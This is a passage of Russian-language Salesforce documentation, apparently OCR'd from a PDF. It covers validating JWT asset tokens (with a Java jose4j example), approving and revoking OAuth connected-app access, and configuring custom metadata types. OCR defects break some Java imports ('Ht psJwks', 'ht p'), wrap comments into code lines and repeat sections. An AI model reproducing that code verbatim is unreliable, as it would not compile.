4i9kjvwGwRN_YwMYthArkxYgE8FBt2xrPOq3GV09w4H3mGXHOWjB_H_C7uUPTztbGNDqX4w7R7NMd3
dY5Cu1WYUB_W1AV_BhhAoUUoAoE
```

Это возвращаемый маркер доступа:

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store
Content-Type: application/json;charset=UTF-8
{
  "access_token": "AYDWAgEzUqeVsVtcA4ndY25qGFVyaId75im2glOV5Eoog2XajaEjdQlndD7RveqpL7G",
  "token_type": "Bearer"
}
```

Затем этот маркер доступа используется для выполнения запроса на обслуживание:

```
GET /resource HTTP/1.1
Host: mycommunity.my.salesforce.com
Authorization: Bearer AYDWAgEzUqeVsVtcA4ndY25qGFVyaId75im2glOV5Eoog2XajaEjdQlndD7RveqpL7G
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store
Content-Type: application/json;charset=UTF-8

{"some": "data"}
```

Проверка маркеров активов

Маркеры активов представляют собой стандартные маркеры JWT, поэтому в ходе проверки выполняются стандартные действия, описанные в спецификации RFC 7519, раздел 7.2. Для проверки маркеров JWT рекомендуется использовать общедоступные библиотеки, а не писать собственный код проверки подписи.

1. Маркер актива делится на три части символом точки (.).
2. Base64url декодирует первую часть как заголовок, затем проверяется требование на отсутствие разрывов строки, пробелов и других дополнительных используемых символов.
3. В результате последовательность пакетов должна представлять собой объект JSON с кодировкой UTF-8.
4. Выделите требование идентификатора ключа из заголовка.

5. При необходимости извлеките этот ключ из основной конечной точки. Этот ключ становится URL-адресом сообщества (или URL-адресом моего домена) с привязанным /идентификатором/ключом.

   Прим.: Имя ключа является уникальным для его автора, но не глобально уникальным.

6. Проверьте JWS на соответствие спецификации RFC 7515.
   a. Выполните проверку подписи RSA SHA256 в разделе `header.payload.`.
   b. Base64url закодирует результат.
   c. Сравните его с существующей подписью.

Среди популярных общедоступных библиотек для проверки маркеров JWT можно выделить следующие:

Java

jose4j: для файла Maven POM можно использовать следующее описание:

```
<dependency><groupId>org.bitbucket.b_c</groupId><artifactId>jose4j</artifactId><version>0.4.4</version></dependency>
```

.NET

```
Install-Package System.IdentityModel.Tokens.Jwt
```

Node

```
npm install jsonwebtoken
```

Python

```
pip install pyjwt
```

PHP

```
composer require firebase/php-jwt
```

Ruby

```
gem install jwt
```

Ниже приведен пример проверки маркера актива с использованием jose4j в Java:

```
package your.company

import org.jose4j.jwk.Ht psJwks;
import org.jose4j.jwt.JwtClaims;
import org.jose4j.jwt.consumer.InvalidJwtException;
import org.jose4j.jwt.consumer.JwtConsumer;
import org.jose4j.jwt.consumer.JwtConsumerBuilder;
import org.jose4j.keys.resolvers.HttpsJwksVerificationKeyResolver;
import org.json.JSONObject;

import javax.servlet.ServletException;
import javax.servlet.ht p.HttpServlet;
import javax.servlet.ht p.HttpServletRequest;
import javax.servlet.ht p.HttpServletResponse;
import java.io.IOException;
import java.io.PrintWriter;

public class IngestAPIExample extends HttpServlet {

  private static final String ISSUER = "https://customercommunity.force.com";
  private static final String KEY_ENDPOINT = ISSUER + "/id/keys";
  private static final String AUDIENCE = "https://your.devicebackend.com";
```

```
  @Override
  protected void doPost(HttpServletRequest request, HttpServletResponse response)
  throws ServletException, IOException {
    boolean isValidAssetToken = false;
    // Get the asset token from the HTTP Authorization header, removing the "Bearer "
    String authHeader = request.getHeader("Authorization");
    String assetToken = authHeader.substring(7);

    // The HttpsJwksVerificationKeyResolver uses JWKs obtained from the HttpsJwks and
    // selects the most appropriate one to use for verification based on the Key ID and
other factors
    // provided in the header of the JWS/JWT.
    HttpsJwks httpsJkws = new HttpsJwks(KEY_ENDPOINT);
    HttpsJwksVerificationKeyResolver httpsJwksKeyResolver = new
    HttpsJwksVerificationKeyResolver(httpsJkws);

    // The JwtConsumer establishes the rules for Validation of our asset token.
    JwtConsumer jwtConsumer = new JwtConsumerBuilder()
      .setVerificationKeyResolver(httpsJwksKeyResolver)
      .setRequireExpirationTime() // The JWT must have an expiration time.
      .setAllowedClockSkewInSeconds(30) // Allow some leeway in validating time-based
claims to account for clock skew.
      .setExpectedIssuer(ISSUER) // Entity that the asset token must be issued by.
      .setExpectedAudience(AUDIENCE) // Entity that the asset token is intended for.
      .build(); // Create the JwtConsumer instance.
    try {
      // Validate the JWT and process it to the Claims.
      JwtClaims jwtClaims = jwtConsumer.processToClaims(assetToken);
      isValidAssetToken = true;
    } catch (InvalidJwtException e) {
        // InvalidJwtException thrown if the asset token failed processing or validation.

        System.out.println("Invalid Asset Token: " + e);
    }

    // If your asset token is valid, do something here with your data. For purposes of our
 example, we're done.
    PrintWriter out = response.getWriter();
    JSONObject r = new JSONObject();
    r.put("valid", isValidAssetToken);
    out.close();
  }
}
```

Подтверждение владения для маркеров активов

При создании маркера исполнителя, обладающего открытым ключом актива, и обозначении его секретным ключом актива, система Salesforce привязывает этот открытый ключ к маркеру актива. Таким образом можно обозначить подтверждения владения или владельца ключа. Актив сможет доказать, что у него есть секретный ключ, соответствующий открытому ключу, который система Salesforce привязала к требованию `cnf` во время публикации. Подтверждение владения позволяет гарантировать, что маркер будет предоставляться тем активом, для которого он был выпущен.

Владелец может подтвердит владение секретным ключом разными способами, включая взаимную проверку подлинности TLS, ответ на HTTP-запрос или ответ на контрольный вопрос.

Более подробную информацию о подтверждении владения см. по ссылкам:

- https://tools.ietf.org/html/draft-ietf-oauth-pop-architecture-07
- https://tools.ietf.org/html/draft-ietf-oauth-proof-of-possession-11
- https://tools.ietf.org/html/draft-sakimura-oauth-rjwtprof-06

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Запрос на доступ к приложению

Используемое внешнее приложение отправляет запрос на доступ к данным Salesforce. Внешнее приложение уже интегрировано в систему Salesforce администратором организации.

Чтобы предоставить данному приложению доступ к данным Salesforce, нажмите кнопку **«Разрешить»**.

Если описание приложения не соответствует используемому в настоящий момент приложению, или же в случае нежелания предоставлять доступ к данным, нажмите кнопку **«Отклонить»**.

Если в настоящее время вход в систему выполнен другим пользователем, нажмите кнопку **«Не вы?»**, чтобы завершить сеанс работы этого пользователя и самому выполнить вход в систему.

Пользователь может предоставить доступ к внешнему приложению только определенное количество раз. Как правило, пользователь предоставляет доступ всем используемым устройствам (например, портативному и настольному компьютерам). По умолчанию доступ к одному приложению может быть предоставлен пять раз. При достижении ограничения, установленного для организации, предоставление доступа к данному приложению инициирует отмену доступа к наименее востребованному маркеру доступа. На данной странице представлены маркеры приложения для удаленного доступа, которые будут отменены.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- Управление связанными приложениями

Чтобы позже отменить предоставленный доступ к приложению для удаленного доступа, откройте страницу личных сведений.

1. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Ниже перечислены действия, доступные в разделе «Связанные приложения OAuth».

- Просмотрите сведения о каждом связанном приложении, к которому предоставлен доступ, а также количество доступов и время последней попытки доступа приложения к данным.

  Прим.:

  - Одно связанное приложение может быть указано несколько раз. При каждом предоставлении доступа к приложению пользователь получает новый маркер доступа. Запросы на маркеры обновления увеличивают количество использований. Кроме того, если связанное приложение OAuth 2.0 запрашивает несколько маркеров с разными областями, одно и тоже приложение отображается несколько раз.
  - Поля «Количество использований» и «Последнее использование» обновляются даже при ошибке доступа связанного приложения к данным пользователя ввиду неудачного входа.
  - Для приложений, использующих протокол OAuth версии ниже OAuth 2.0, доступ к данным Salesforce должен быть предоставлен на всех используемых устройствах (например, на портативном и настольном компьютерах). По умолчанию каждому связанному приложению доступно не более пяти маркеров доступа. Новые приложения (по протоколу OAuth 2.0) автоматически утверждаются для дополнительных устройств после единичного предоставления пользователем соответствующего доступа.

- Чтобы отменить доступ приложения, щелкните **«Отменить»**. После отмены приложения оно больше не может получать доступ к данным системы Salesforce.

  Важное замечание: Чтобы предотвратить доступ к данным Salesforce, пользователь должен аннулировать все маркеры доступа для конкретного приложения.

Подтверждение запроса на доступ к приложению

Используемое внешнее приложение отправило запрос на предоставление доступа к данным Salesforce, который был утвержден. Закройте окно обозревателя и перейдите к используемому приложению.

Отклонение запроса на доступ к приложению

СМ. ТАКЖЕ:

Подтверждение запроса на доступ к приложению

Отклонение запроса на доступ к приложению

Подтверждение запроса на доступ к приложению

Используемое внешнее приложение отправило запрос на предоставление доступа к данным Salesforce, который был утвержден. Закройте окно обозревателя и перейдите к используемому приложению.

Чтобы позже отменить предоставленный доступ к приложению для удаленного доступа, откройте страницу личных сведений.

1. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Ниже перечислены действия, доступные в разделе «Связанные приложения OAuth».
   - Просмотрите сведения о каждом связанном приложении, к которому предоставлен доступ, а также количество доступов и время последней попытки доступа приложения к данным.

     Прим.:

     - Одно связанное приложение может быть указано несколько раз. При каждом предоставлении доступа к приложению пользователь получает новый маркер доступа. Запросы на маркеры обновления увеличивают количество использований. Кроме того, если связанное приложение OAuth 2.0 запрашивает несколько маркеров с разными областями, одно и тоже приложение отображается несколько раз.
     - Поля «Количество использований» и «Последнее использование» обновляются даже при ошибке доступа связанного приложения к данным пользователя ввиду неудачного входа.
     - Для приложений, использующих протокол OAuth версии ниже OAuth 2.0, доступ к данным Salesforce должен быть предоставлен на всех используемых устройствах (например, на портативном и настольном компьютерах). По умолчанию каждому связанному приложению доступно не более пяти маркеров доступа. Новые приложения (по протоколу OAuth 2.0) автоматически утверждаются для дополнительных устройств после единичного предоставления пользователем соответствующего доступа.
   - Чтобы отменить доступ приложения, щелкните **«Отменить»**. После отмены приложения оно больше не может получать доступ к данным системы Salesforce.

     Важное замечание: Чтобы предотвратить доступ к данным Salesforce, пользователь должен аннулировать все маркеры доступа для конкретного приложения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- Управление связанными приложениями

СМ. ТАКЖЕ:

Отклонение запроса на доступ к приложению

Запрос на доступ к приложению

Отклонение запроса на доступ к приложению

Используемое внешнее приложение отправило запрос на предоставление доступа к данным Salesforce, но запрос был отклонен. Выполните выход из системы Salesforce. Затем можете вернуться к исходному приложению.

СМ. ТАКЖЕ:

- Подтверждение запроса на доступ к приложению
- Запрос на доступ к приложению

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- Управление связанными приложениями

Типы настраиваемых метаданных

При необходимости создайте собственные декларативные инфраструктуры разработчика для внутренних рабочих групп, партнеров и клиентов. Вместо разработки приложений на основе данных, рекомендуем разрабатывать приложения, которые определяются и управляются собственными типами метаданных. Метаданные — информация, описывающая конфигурацию организации каждого клиента.

Типы настраиваемых метаданных

Настраиваемые метаданные — это метаданные приложения, доступные для настройки, развертывания, пакетирования и обновления. Сначала создайте *тип настраиваемых метаданных*, который определяет форму метаданных приложения. Затем разработайте многоразовую функцию, которая определяет алгоритм на основе метаданных данного типа. Подобно настраиваемому объекту или настраиваемому параметру, тип настраиваемых метаданных содержит список настраиваемых полей, соответствующих аспектам метаданных.

Создание, редактирование и удаление типов и записей настраиваемых метаданных

В меню «Настройка» можно декларативно создавать, обновлять и удалять типы и записи настраиваемых метаданных. Используйте Metadata API, чтобы выполнять эти задачи программным способом.

Доступ программным способом к записям настраиваемых метаданных

Рекомендуем использовать SOQL для доступа к типам настраиваемых метаданных и извлечения API-имен записей для данных типов. Операции DML не поддерживаются настраиваемыми метаданными в Apex, интерфейсах Partner API и интерфейсах Enterprise API.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Организации Professional Edition могут создавать, изменять и удалять записи настраиваемых метаданных только из типов в установленных пакетах.

Пакетирование типов и записей настраиваемых метаданных

Пакетирование типов и записей настраиваемых метаданных может выполняться посредством неуправляемых пакетов, управляемых пакетов или расширений управляемых пакетов. Затем пакеты могут быть установлены организациями Professional Edition, Developer Edition, Enterprise Edition, Performance Edition, Unlimited Edition и Database.com Edition.

Развертывание типов и записей настраиваемых метаданных в производственных организациях с использованием наборов изменений

Рекомендуем использовать наборы изменений для развертывания типов и записей настраиваемых метаданных из безопасной среды в другую организацию. Как правило, набор изменений развертывается в производственной организации.

Ограничения для типов настраиваемых метаданных

Ниже перечислены особые алгоритмы и ограничения, действующие при использовании типов настраиваемых метаданных.

Пределы настраиваемых метаданных и вычисления интенсивности использования

Ниже перечислены требования для типов и записей настраиваемых метаданных. Ознакомьтесь с тем, как вычисляется интенсивность использования типов настраиваемых метаданных.

Типы настраиваемых метаданных

Настраиваемые метаданные — это метаданные приложения, доступные для настройки, развертывания, пакетирования и обновления. Сначала создайте *тип настраиваемых метаданных*, который определяет форму метаданных приложения. Затем разработайте многоразовую функцию, которая определяет алгоритм на основе метаданных данного типа. Подобно настраиваемому объекту или настраиваемому параметру, тип настраиваемых метаданных содержит список настраиваемых полей, соответствующих аспектам метаданных.

После создания общедоступного типа настраиваемых метаданных пользователям доступно декларативное создание *записей настраиваемых метаданных*, которые определяются по данному типу. При пакетировании общедоступного типа настраиваемых метаданных клиенты, устанавливающие пакет, могут добавлять собственные записи в тип метаданных. Настраиваемые метаданные считываются и используются многоразовой функцией для создания настраиваемого алгоритма приложения.

Структура строк настраиваемых метаданных напоминает структуру строк настраиваемых объектов. Можно создавать, изменять и удалять строки настраиваемых метаданных в Metadata API или в программе настройки. Поскольку записи являются метаданными, их можно переносить с помощью пакетов или средств Metadata API. Записи настраиваемых метаданных доступны только для чтения в Apex, а также в API Enterprise и Partner.

Благодаря типам настраиваемых метаданных, пользователи могут отправлять неограниченное количество запросов SOQL для каждой транзакции Apex.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Организации Professional Edition могут создавать, изменять и удалять записи настраиваемых метаданных только из типов в установленных пакетах.

Ниже перечислены типы настраиваемых полей, поддерживаемые типами настраиваемых метаданных.

- Взаимосвязь метаданных
- Кнопка-флажок
- Дата
- Дата и время
- Электронная почта

- Число
- Процент
- Тел.
- Раскрывающийся список
- Текст
- Область текста
- Область подробного текста
- URL-адрес

Подписавшийся на управляемый пакет, содержащий тип настраиваемых метаданных, не может добавлять свои собственные поля в данный тип. Только организация, которая разрабатывает тип, может добавлять в него настраиваемые поля.

Настраиваемые поля метаданных являются *управляемыми*, это означает, что разработчик типа может решать, кто может изменять значения полей, после их развертывания в организации подписчика.

- Блокируется после выпуска: в любой записи типа значение поля становится неизменяемым после развертывания, в том числе и с помощью организации разработчика, где была создана запись.
- Редактируемое подписчиком: любой, обладающий соответствующими полномочиями, может изменить значение поля по своему усмотрению. Любые изменения, которые развертывает разработчик, не перезаписывают значения в организации подписчика.
- Обновляемое: разработчик записи может изменять значение поля, выпустив новую версию пакета настраиваемых метаданных. Подписчик не может изменить значение поля.

Типы и записи настраиваемых метаданных используют имена и метки. Имена типов должны быть уникальными внутри пространства имен. Имена записей должны быть уникальными внутри типа настраиваемых метаданных и пространства имен.

Настраиваемые записи метаданных могут быть защищены. Если разработчик выпускает защищенные записи в управляемом пакете, доступ к ним ограничен определенными способами.

- Код, который одинаков как в управляемом пакете, так и в настраиваемых записях метаданных, может читать записи.
- Код, одинаковый как в управляемом пакете, так и в настраиваемых типах метаданных, может читать записи, принадлежащие этому типу.
- Код в управляемом пакете, не содержащий типа либо защищенной записи, не может читать защищенные записи.
- Код, который создает подписчик, и код в неуправляемом пакете не может читать защищенные записи.

Если создана защищенная настраиваемая запись метаданных в конкретной организации, то она доступна только по коду владельца, коду из неуправляемых пакетов и коду из управляемого пакета, который определяет его тип.

Настраиваемые типы метаданных также могут быть защищены, обеспечивая такую же защиту доступа, что и защищенные записи. Если изменить тип с защищенного на общедоступный, его защищенные записи останутся защищенными, а все другие записи станут общедоступными. Если используется программа установки, чтобы создать запись в защищенном типе, флажок защищенного компонента будет установлен по умолчанию. После того, как тип станет общедоступным, его нельзя будет преобразовать в защищенный. Подписчик не может создавать записи защищенного типа.

СМ. ТАКЖЕ:

Типы настраиваемых метаданных

Создание, редактирование и удаление типов и записей настраиваемых метаданных

В меню «Настройка» можно декларативно создавать, обновлять и удалять типы и записи настраиваемых метаданных. Используйте Metadata API, чтобы выполнять эти задачи программным способом.

Подробнее о создании типов настраиваемых метаданных и управлении ими программным способом см. раздел «Типы настраиваемых метаданных (CustomObject)» *Руководства разработчика Metadata API*

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Организации Professional Edition могут создавать, изменять и удалять записи настраиваемых метаданных только из типов в установленных пакетах.

Декларативное определение типа настраиваемых метаданных

Для декларативного создания и обновления типов настраиваемых метаданных используйте пользовательский интерфейс Salesforce.

Декларативное добавление или редактирование записей настраиваемых метаданных

Меню «Настройка» позволяет декларативно добавлять, изменять и удалять записи настраиваемых метаданных.

Взаимосвязи настраиваемых метаданных

Взаимосвязи настраиваемых метаданных обеспечивают дополнительные метаданные об объектах и позволяют выполнять прямые сравнения между различными типами настраиваемых метаданных.

Загрузка и обновление записей с помощью средства загрузки настраиваемых метаданных

С помощью средства загрузки настраиваемых метаданных можно проводить пакетную загрузку или обновление записей в типах настраиваемых метаданных из `csv`-файла.

Декларативное определение типа настраиваемых метаданных

Для декларативного создания и обновления типов настраиваемых метаданных используйте пользовательский интерфейс Salesforce.

1. Найдите меню «Настройка» для **типов настраиваемых метаданных**.
2. Чтобы изменить текущий тип настраиваемых метаданных, нажмите **«Новый тип настраиваемых метаданных»** на странице «Все типы настраиваемых метаданных» или щелкните имя параметра «Метка».
3. Заполните данные поля.

Поле	Описание
Метка	Это имя ссылается на тип на странице пользовательского интерфейса.
Метка множественного числа	Имя типа во множественном числе. Данное имя используется для вкладки, созданной для типа.
Начинается с гласного звука	Укажите, следует ли использовать артикль «an» вместо «a» для этой метки, если данное правило применимо к вашему языку.
Имя объекта	Уникальное имя, позволяющее ссылаться на объект при использовании API. Данное имя позволяет избежать конфликтов имен при установке управляемых пакетов. Используйте только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы и не должно содержать пробелов. Имя не может содержать 2 последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Описание	Дополнительное описание объекта.
Доступность	Кто может просматривать тип: • Общедоступный: все пользователи. • Защищенный: если тип устанавливается как часть управляемого пакета, использовать его может только код Apex в данном управляемом пакете.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.


Организации Professional Edition могут создавать, изменять и удалять записи настраиваемых метаданных только из типов в установленных пакетах.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования типов настраиваемых метаданных:

- Автор Apex

4. Нажмите кнопку **«Сохранить»**.
5. Чтобы начать добавление полей к типу настраиваемых метаданных, нажмите кнопку **«Создать»** под настраиваемыми полями. Как и для других настраиваемых полей, необходимо указать тип сведений, которые содержит поле (например, раскрывающийся список или взаимосвязь метаданных). Не забудьте, что для каждого поля следует выбрать значение **«Управляемость поля»**, чтобы определить, кто сможет изменить это поле позже. Если FieldType равен `MetadataRelationship`, учитывайте следующее. Если управляемость поля определения сущности контролируется подписчиком, то поле «Определение поля» должно контролироваться подписчиком. Если управляемость поля определения сущности доступна для обновления, то поле «Определение поля» должно быть доступно для обновления или контролироваться подписчиком.



Прим.: Типы настраиваемых метаданных, созданные до выпуска Winter '15, не получают макеты автоматически. Добавьте макет, содержащий все поля, которые должны быть редактируемыми, до начала добавления, обновления или просмотра записей данного типа настраиваемых метаданных посредством пользовательского интерфейса. На странице «Все типы настраиваемых метаданных» щелкните тип настраиваемых метаданных. Затем нажмите **«Создать»** под пунктом «Макеты страниц».

Декларативное добавление или редактирование записей настраиваемых метаданных

Меню «Настройка» позволяет декларативно добавлять, изменять и удалять записи настраиваемых метаданных.

1. Найдите меню «Настройка» для **типов настраиваемых метаданных**.
2. На странице «Все типы настраиваемых метаданных» нажмите пункт **«Управление записями»** напротив типа настраиваемых метаданных, для которого требуется добавить или обновить записи.
3. Нажмите **«Создать»** или **«Правка»** в списке записей настраиваемых метаданных, чтобы изменить текущую запись настраиваемых метаданных.
4. Заполните поля. Поле **«Защищенный компонент»** определяет наличие *защиты* записи. Защищенная запись доступна только для кода в том же пространстве имен, что и запись или ее связанный тип настраиваемых метаданных: код, созданный пользователем, код в неуправляемом пакете и код в том же управляемом пакете, что и защищенная запись или ее тип настраиваемых метаданных.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Организации Professional Edition могут создавать, изменять и удалять записи настраиваемых метаданных только из типов в установленных пакетах.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Создание или изменения записей настраиваемых метаданных

- CustomizeApplication

Взаимосвязи настраиваемых метаданных

Взаимосвязи настраиваемых метаданных обеспечивают дополнительные метаданные об объектах и позволяют выполнять прямые сравнения между различными типами настраиваемых метаданных.

Подобно другим взаимосвязям в системе Salesforce взаимосвязи настраиваемых метаданных имеют отдельный домен. При создании поля взаимосвязи метаданных по типу можно связать его с другим типом настраиваемых метаданных, объектом EntityDefinition или объектом FieldDefinition.

При создании записи для типа настраиваемых метаданных с полем взаимосвязи выберите определенное поле, объект или тип настраиваемых метаданных, с которым связана запись.

Значение поля взаимосвязи, связанного с доменом EntityDefinition, может представлять собой настраиваемый или стандартный объект, который:

- поддерживает настраиваемые поля;
- поддерживает триггеры Apex;
- поддерживает настраиваемые макеты;
- не является типом действия (как, например, задача или событие);
- не является пользовательским объектом;
- не является объектом Trialforce (как, например, SignupRequest).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Организации Professional Edition могут создавать, изменять и удалять записи настраиваемых метаданных только из типов в установленных пакетах.

Чтобы задать объект EntityDefinition в качестве нового значения для поля взаимосвязи, организация должна иметь доступ к объекту. Если организация не имеет доступа к объектам поля взаимосвязи для текущих записей, пользователь все-таки может редактировать запись и изменять другие значения поля. Возможная причина отсутствия доступа — например, запись входит в пакет и организация не имеет активной лицензии для этого пакета.

Создание полей взаимосвязи настраиваемых метаданных

Создание взаимосвязей между типами настраиваемых метаданных, определениями объектов или полей подобно созданию любого другого настраиваемого поля типа настраиваемых метаданных.

Поля типов настраиваемых метаданных и правила проверки

Правила проверки проверяют данные, введенные пользователем, на соответствие заданным стандартам перед сохранением записи. Правило проверки может содержать формулу или выражение, которое оценивает данные как минимум одного поля и возвращает значение «Истина» или «Ложь». Кроме того, правило проверки может содержать сообщение об ошибке, отображаемое пользователям в том случае, если недопустимое значение возвращает значение «Истина». Можно применять правила проверки к полям в типах настраиваемых метаданных, включая поля взаимосвязи. Придерживайтесь следующих рекомендаций в ходе работы.

Рекомендации по взаимосвязи настраиваемых метаданных

Ниже приведены рекомендации по использованию взаимосвязей настраиваемых метаданных.

Представление фильтрации для полей взаимосвязи метаданных

Ниже представлены рекомендации по вводу значений фильтра для процесса создания представления и фильтрации по полю взаимосвязи типа настраиваемых метаданных.

Создание полей взаимосвязи настраиваемых метаданных

Создание взаимосвязей между типами настраиваемых метаданных, определениями объектов или полей подобно созданию любого другого настраиваемого поля типа настраиваемых метаданных.

1. На странице сведений о типе настраиваемых метаданных нажмите **Создать** под пунктом «Настраиваемые поля».
2. Выберите тип поля **Взаимосвязь метаданных**.
3. Укажите, с чем связать активный тип настраиваемых метаданных.
   - Другой тип настраиваемых метаданных.
   - Определение сущности — стандартный или настраиваемый объект.
   - Определение поля — стандартное или настраиваемое поле из объекта определения сущности.

Конкретную запись настраиваемых данных, объект или поле выбирают при создании записи о типе настраиваемых метаданных. После сохранения записи поле взаимосвязи отображается как ссылка на страницу «Настройка» для связанного типа, объекта или поля настраиваемых метаданных. При отсутствии полномочия для просмотра объекта поле отображается как несвязный текст. Можно также получить доступ к полю в объекте CustomField в API-метаданных. Например, если создана определение поля с именем SFA_Field, можно получить к нему доступ с помощью среды Workbench при просмотре сведений CustomField.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Организации Professional Edition могут создавать, изменять и удалять записи настраиваемых метаданных только из типов в установленных пакетах.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания взаимосвязей настраиваемых метаданных:

- «Настройка приложения»

Поля типов настраиваемых метаданных и правила проверки

Правила проверки проверяют данные, введенные пользователем, на соответствие заданным стандартам перед сохранением записи. Правило проверки может содержать формулу или выражение, которое оценивает данные как минимум одного поля и возвращает значение «Истина» или «Ложь». Кроме того, правило проверки может содержать сообщение об ошибке, отображаемое пользователям в том случае, если недопустимое значение возвращает значение «Истина». Можно применять правила проверки к полям в типах настраиваемых метаданных, включая поля взаимосвязи. Придерживайтесь следующих рекомендаций в ходе работы.

Можно использовать правила проверки по отношению к типам настраиваемых метаданных, также как и к ненастраиваемым типам. Если используются поля взаимосвязи, можно выполнять проверку между двумя типами настраиваемых метаданных. Кроме того, их можно использовать по отношению к следующим целевым объектам.

Поле	Определение сущности.	Определение поля.
Тип данных	-	✔
Наименование разработчика	✔	✔
Префикс пространства имен	✔	✔
Квалифицированное API-имя	✔	✔

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Организации Professional Edition могут создавать, изменять и удалять записи настраиваемых метаданных только из типов в установленных пакетах.

Например, предположим, что создается тип настраиваемых метаданных с именем «Записи служащего». Этот тип содержит поле взаимосвязи `Feedback__c`, которое имеет взаимосвязь с сущностью. Можно создать правило, которое проходит по взаимосвязи для проверки того, является ли связанный объект или поле настраиваемым объектом или полем.

```
EQUALS(RIGHT(Feedback__r.QualifiedApiName, 3), '__c')
```

Применяется синтаксис, аналогичный любому другому правилу проверки, но вместо указания поля можно выбрать созданное поле взаимосвязи с сущностью.

Рекомендации по взаимосвязи настраиваемых метаданных

Ниже приведены рекомендации по использованию взаимосвязей настраиваемых метаданных.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Организации Professional Edition могут создавать, изменять и удалять записи настраиваемых метаданных только из типов в установленных пакетах.

- Запрос о взаимосвязях настраиваемых метаданных выполняется так же, как и запрос об обычных взаимосвязях.
- Не разрешается связывать общедоступные типы настраиваемых метаданных с защищенными типами настраиваемых метаданных. Типы защищенных настраиваемых метаданных *могут* быть связаны с типами общедоступных настраиваемых метаданных.
